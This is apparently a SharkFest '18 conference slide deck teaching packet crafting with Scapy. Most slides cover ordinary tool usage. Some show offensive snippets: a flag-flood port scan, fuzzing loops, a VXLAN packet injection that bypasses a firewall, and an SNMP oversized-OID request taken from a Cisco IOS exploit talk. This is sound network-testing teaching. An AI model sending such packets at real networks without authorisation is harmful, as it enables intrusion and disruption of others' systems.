# SharkFest '18 Europe

# Handcrafted packets

**build network packets with Scapy**


Uli Heilmeier

Krones AG

# Scan me...

```
pak=IP(dst="10.80.49.*")/ \
 TCP(dport=[23,21], \
 sport=RandShort(),flags="SAUFP")
ans,unansw=sr(pak, timeout=1)
```

# Stacking layers

```
dnspkt= \
 Ether()/ \
 IPv6(dst="2001:db8::1")/ \
 UDP()/ \
 DNS(rd=1,qd= \
 DNSQR(qname="wireshark.org"))
```

```
>>> dnspkt.show2()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= 39
     nh= UDP
     hlim= 64
     src= ::
     dst= 2001:db8::1
###[ UDP ]###
        sport= domain
        dport= domain
        len= 39
        chksum= 0x8a7b
###[ DNS ]###
           id= 0
           qr= 0
           opcode= QUERY
           aa= 0
```

# Working with packets

```
dnspkt[UDP] #or dnspkt[2]
dnspkt[DNSQR].qtype="AAAA"
dnspkt[IPv6].payload
dnspkt[Ether].payload.payload
dnspkt[UDP].chksum=0xffff
dnspkt[UDP].chksum
del(dnspkt[UDP].chksum)
```

# Working with packets

```
dnspkt.sprintf("Destination IP is
%IPv6.dst%")
dnspkt.summary()
ls(dnspkt)
dnspkt.command()
dnspkt.pdfdump(filename="../dns.pdf")
```


Ethernet
dst
src
type
ff:ff:ff:ff:ff:ff
00:00:00:00:00:00
0x86dd
IPv6
version
tc
fl
plen
nh
hlim
src
dst
6
0
0
39
UDP
64
::
2001:db8::1
UDP
sport
dport
len
chksum
domain
domain
39
0xffff
DNS
id
qr
opcode
aa
tc
rd
ra
z
ad
cd
rcode
qdcount
ancount
nscount
arcount
qd
an
ns
ar
0
0
QUERY
0
0
1
0
0
0
0
ok
1
0
0
0
œ[0m<œ[0mœ[31mœ[1m[...]
None
None
None
ff ff ff ff ff ff 00 00 00 00 00 00 86 dd 60 00
00 00 00 27 11 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 20 01 0d b8 00 00 00 00 00 00
00 00 00 00 00 01 00 35 00 35 00 27 ff ff 00 00
01 00 00 01 00 00 00 00 00 00 09 77 69 72 65 73
68 61 72 6b 03 6f 72 67 00 00 01 00 01

# Working with packets

```
a=IP(dst="wireshark.org/30",proto=(0,255
))/"Scapy"
hexdump(a)
wireshark(a)
tcpdump(a,prog="tshark",args=["-V"])
lsc()
ls()
```

# Sending/Receiving

```
a=IP(dst="1.1.1.1")/UDP()/DNS()
send(a)
b=Ether()
sendp(b)
ans,unans=sr(a)
ans.nsummary()
ans,unans=srp(b)
```

# Sending/Receiving

```
nc_ts=IP(dst="wireshark.org")/TCP(dport=
443,sport=RandShort(),flags="S",options=
[("WScale",32),("MSS",1460),("Timestamp"
, (2294967294,0))])
sr1(nc_ts)
```

# Saving/Reading

```
wrpcap(filename="foobar.pcap",pkt=ans)
foo=rdpcap(filename="../radius.pcapng",
count=100)
sniff(iface=["en0",
"en1"],filter="icmp",prn=Packet.summary)
ans=_
```


# Configuration

```
conf
conf.route
conf.route.resync()
conf.route.add(net="10.10.1.0/24",gw="1.
2.3.4")
conf.iface="en1"
```

# Examples of use

# Traceroute

```
trace=traceroute(["google.com","wireshark.org","duckduckgo.com"], maxttl=15, dport=[80,443])
trace[0].graph(target="> ../trace.jpg",type="jpg",ASres=None)
```


10.80.32.13
195.30.94.30
185.54.120.62
185.54.120.69
80.81.202.9
195.30.3.114
185.54.120.28
104.25.218.21
http SA
https SA
195.30.3.202
108.170.247.98
80.81.195.152
209.85.142.17
216.239.51.58
54.239.106.222
54.239.106.228
66.249.95.152
54.239.106.133
66.249.94.153
66.249.95.226
178.236.3.76
52.93.129.74
209.85.241.173
209.85.240.155
52.93.128.210
54.239.44.140
64.233.184.102 80/tcp
64.233.184.102 443/tcp
unk0
unk1
52.93.6.128
52.93.6.170
52.93.101.37
52.93.101.29
52.93.101.0
52.93.101.2
52.93.7.119
52.93.7.105
176.34.155.23 80/tcp
176.34.155.23 443/tcp

# Fuzzing

```
send(IP(dst="pool.ntp.org")/UDP()/fuzz(N
TP(version=4)), loop=1)

sendp(Ether()/Dot1Q(vlan=RandNum(1,4095)
)/Dot1Q(vlan=RandNum(1,4095))/Dot1Q(vlan
=RandNum(1,4095))/IP(dst="10.1.0.1")/ICM
P(),loop=1,count=10)
```

# Developing

```
a=Ether()/IP()/ICMP(type=42)/Raw(load='\
x00\xcb\xe3\x00\x08\x03\x02\x00\x00\x11\
x12')
c=Ether()/IP()/ICMP(type=42)/Raw(load='
\x00<\x9a\x00\x18\x03\x01GigabitEthernet
1/0/1')
pktlist=[a,c]
wrpcap("../icmp-ext-echo-req-rep3.pcap",
pktlist)
```

# Attacking VXLAN

## Snippets of Scapy

First create VXLAN header and inside packet

```
vxlanport=4789
vni=37
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
  UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")

broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
# this port is a high port, just make this look like a normal request
testport=54040
packet= vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport)/
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server

RIPE77; Henrik Kramshøj

# Exploiting Cisco Routers

```
oid = '1.3.6.1.2.1.1.1.0' + '.65'*100
sr1(IP(dst='192.168.88.1')/UDP(sport=161
,dport=161)/SNMP(community="public",PDU=
SNMPget(varbindlist=[SNMPvarbind(oid=oid
)])))
```

34C4; 1-day exploit development for Cisco IOS
Artem Kondratenko

# Python Integration

```
from scapy.all import *
sport = random.randint(1024,65535)
ip=IP(dst='192.168.0.100')
syn=TCP(sport=sport,dport=443,flags='S',seq=1000)
synack=sr1(ip/syn)
ack=TCP(sport=sport, dport=443, flags='A', seq=synack.ack
+ 1, ack=synack.seq + 1)
send(ip/ack)
# Attention: Drop OS Reset with iptables/pf
```

# Python Integration

```
class DNSTCP(Packet):
    name = "DNS over TCP“
    fields_desc = [ FieldLenField("len", None, fmt="!H", length_of="dns"),
                    PacketLenField("dns", 0, DNS, length_from=lambda p: p.len)]
    def guess_payload_class(self, payload):
        return DNSTCPDNSTCP(raw(DNSTCP(dns=DNS())))
import socket
sck = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  # create an TCP socket
sck.connect(("8.8.8.8", 53))  # connect to 8.8.8.8 on 53/TCP
ssck = StreamSocket(sck)
ssck.basecls = DNSTCP
ssck.sr1(DNSTCP(dns=DNS(rd=1, qd=DNSQR(qname="wireshark.org"))))
```

# More Scapy Usages

- Python Network Hacking Toolkit
  https://github.com/portantier/habu
- HTTP Implementation
  https://github.com/invernizzi/scapy-http
- Code Injection
  http://www.devopslife.xyz/post/code-injector-with-scapy-part-9

# Good to know

- More protocols in contrib dir:
  `load_contrib("lacp")`
- Nice UI with ipython: `pip3 install ipython`
  with history, tab completion etc.
- More infos: https://scapy.net

# Other Tools

- Scapy fork kamene: https://github.com/phaethon/kamene
- WireEdit by omnipacket.com
- Wireshark GtK GUI (deprecated)
- Your prefered Hex editor

# Thank you

- Philippe Biondi
- Guillaume Valadon
- The Wireshark community

# Questions?

Email: uh@heilmeier.eu
Twitter: @pizza_4u
: chaos.social/@uhei